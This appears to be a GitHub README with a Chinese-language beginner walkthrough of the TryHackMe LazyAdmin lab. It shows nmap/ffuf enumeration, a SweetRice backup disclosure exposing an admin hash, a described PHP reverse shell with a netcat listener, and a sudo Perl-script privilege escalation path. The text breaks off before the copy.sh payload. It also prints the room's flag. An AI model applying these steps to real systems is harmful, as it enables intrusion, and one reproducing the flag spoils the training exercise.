ImperialX1104/LazyAdmin-Writeup
GitHub: ImperialX1104/LazyAdmin-Writeup
一篇面向新手的 TryHackMe LazyAdmin 房间通关教程,涵盖完整的渗透测试链路,从 Web 枚举到权限提升。
Stars: 0 | Forks: 0
# LazyAdmin-Writeup
面向新手的 TryHackMe LazyAdmin 写作,涵盖枚举、Web 漏洞利用、凭据发现和权限提升。
# TryHackMe - LazyAdmin Writeup
## 房间信息
| 类别 | 详情 |
| -------------- | ----------------------------------------------------------------------------------------- |
| 平台 | TryHackMe |
| 房间名称 | LazyAdmin |
| 难度 | Easy |
| 掌握技能 | 枚举、Web 漏洞利用、凭据发现、Reverse Shells、权限提升 |
# 简介
在这篇 writeup 中,我解决了 TryHackMe 上的 **LazyAdmin** 房间。
该房间的目标是:
* 执行侦察
* 枚举服务
* 发现漏洞
* 获取初始访问权限
* 将权限提升至 root
该房间演示了暴露的备份、不安全的 CMS 配置以及薄弱的权限分离如何导致系统被完全攻陷。
# 侦察
## 验证连通性

在开始枚举之前,我验证了目标机器是否可达。
```
ping 10.48.149.136
```
目标成功响应。
### 截图
# Nmap 枚举
## 激进扫描

我执行了一次激进的 Nmap 扫描,以识别开放端口、运行的服务、版本以及操作系统详细信息。
```
nmap -A -v -T4 10.48.149.136
```
## 扫描说明
| 标志 | 用途 |
| ----- | -------------------------------------------------------------------- |
| `-A` | 启用操作系统检测、服务检测、NSE 脚本和 traceroute |
| `-v` | 详细输出 |
| `-T4` | 更快的扫描速度 |
## 扫描结果
| 端口 | 服务 | 版本 |
| ---- | ------- | -------------------- |
| 22 | SSH | OpenSSH 7.2p2 Ubuntu |
| 80 | HTTP | Apache 2.4.18 Ubuntu |
### 关键发现
* Ubuntu Linux 目标
* Apache Web 服务器
* 已启用 SSH 服务
* 潜在的隐藏 Web 应用程序
### 截图
# Web 枚举
## 访问网站

导航到目标 IP 显示了默认的 Apache 页面。
### 观察
默认页面表明:
* Apache 配置正确
* 没有直接可见的应用程序
* 可能存在隐藏目录
### 截图
# 目录枚举
## 初始 FFUF 扫描

我使用 FFUF 暴力破解隐藏目录。
```
ffuf -u http://10.48.149.136/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```
## 结果
发现了一个名为 `content` 的隐藏目录。
### 截图

# 发现 SweetRice CMS
导航到:
```
http://10.48.149.136/content/
```
显示目标正在运行 **SweetRice CMS**。
### 关键发现
* 识别出 SweetRice CMS
* 网站正在建设中
* 可见管理后台引用
* 可能存在漏洞的 CMS 版本
### 截图
# 漏洞研究
## 搜索公开漏洞利用
我搜索了与 SweetRice CMS 相关的公开漏洞利用程序。
```
searchsploit SweetRice
```
### 有趣的结果
```
SweetRice 1.5.1 - Backup Disclosure
```
该漏洞表明备份文件可能是公开可访问的。
### 截图

# 额外枚举
## 枚举 `/content`

我对 `/content` 目录执行了另一次 FFUF 扫描。
```
ffuf -u http://10.48.149.136/content/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```
## 感兴趣的目录
| 目录 | 描述 |
| ------------ | -------------------------- |
| `inc` | 包含的应用程序文件 |
| `as` | 管理面板 |
| `attachment` | 上传的文件 |
| `_themes` | 主题 |
| `js` | JavaScript 资源 |
| `images` | 图片资源 |
### 截图
# 漏洞利用分析

## 查阅 Exploit-DB
Exploit-DB 安全公告解释了 SweetRice 1.5.1 公开暴露了备份文件。
### 漏洞路径
```
/content/inc/mysql_backup/
```
### 截图
# 利用备份泄露
## 访问备份目录
导航到该漏洞目录显示了一个可下载的 SQL 备份文件。
```
/content/inc/mysql_backup/
```
### 暴露的备份文件
```
mysql_bakup_20191129023059-1.5.1.sql
```
### 截图

# 检查 SQL 备份
## 查阅数据库内容
在本地检查了 SQL dump。
```
cat mysql_bakup_20191129023059-1.5.1.sql
```
## 提取凭据
在查阅 SQL dump 时,发现了管理员凭据。
### 凭据
```
Username: manager
Hash: 42f749ade7f9e195bf475f37a44cafcb
```
成功识别出管理员用户名和 MD5 密码哈希。
### 截图

# 管理员访问权限

## 访问管理面板
使用恢复的凭据,我成功验证并登录了 SweetRice 管理控制台。
### 管理 URL
```
http://10.48.149.136/content/as/
```
成功获得了管理员访问权限。
### 截图
# 远程代码执行
## 准备 Netcat 监听器

在触发 reverse shell payload 之前,我启动了一个 Netcat 监听器。
```
nc -lvnp 5555
```
## Reverse Shell 连接
通过 SweetRice CMS 上传并执行 PHP reverse shell payload 后,目标成功回连。
### Reverse Shell 信息
```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```
以 `www-data` 用户身份获取了 shell。
### 截图
# 用户枚举
## 探索文件系统
获得 shell 访问权限后,我对文件系统进行了枚举。
```
cd /home
ls
```

发现了用户 `itguy`。
### 列出用户文件
```
cd itguy
ls
```
感兴趣的文件:
* `backup.pl`
* `mysql_login.txt`
* `user.txt`
# 捕获 User Flag
## 读取 User Flag
```
cat user.txt
```
### User Flag
```
THM{63e5bce9271952aad1113b6f1ac28a07}
```
### 截图
# 权限提升
## 检查 Sudo 权限

我检查了 `www-data` 用户可用的 sudo 权限。
```
sudo -l
```
### Sudo 输出
```
(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```
这表明该 Perl 脚本可以在没有密码的情况下以 root 身份执行。
### 截图
# 检查易受攻击的 Perl 脚本
## 查阅 `backup.pl`
```
cat /home/itguy/backup.pl
```
### 脚本内容
```
#!/usr/bin/perl
system("sh", "/etc/copy.sh");
```
该脚本使用提权执行了 `/etc/copy.sh`。
# 检查 `copy.sh`
## 查阅 Payload
```
cd /etc
cat copy.sh
```
### 现有 Payload
```
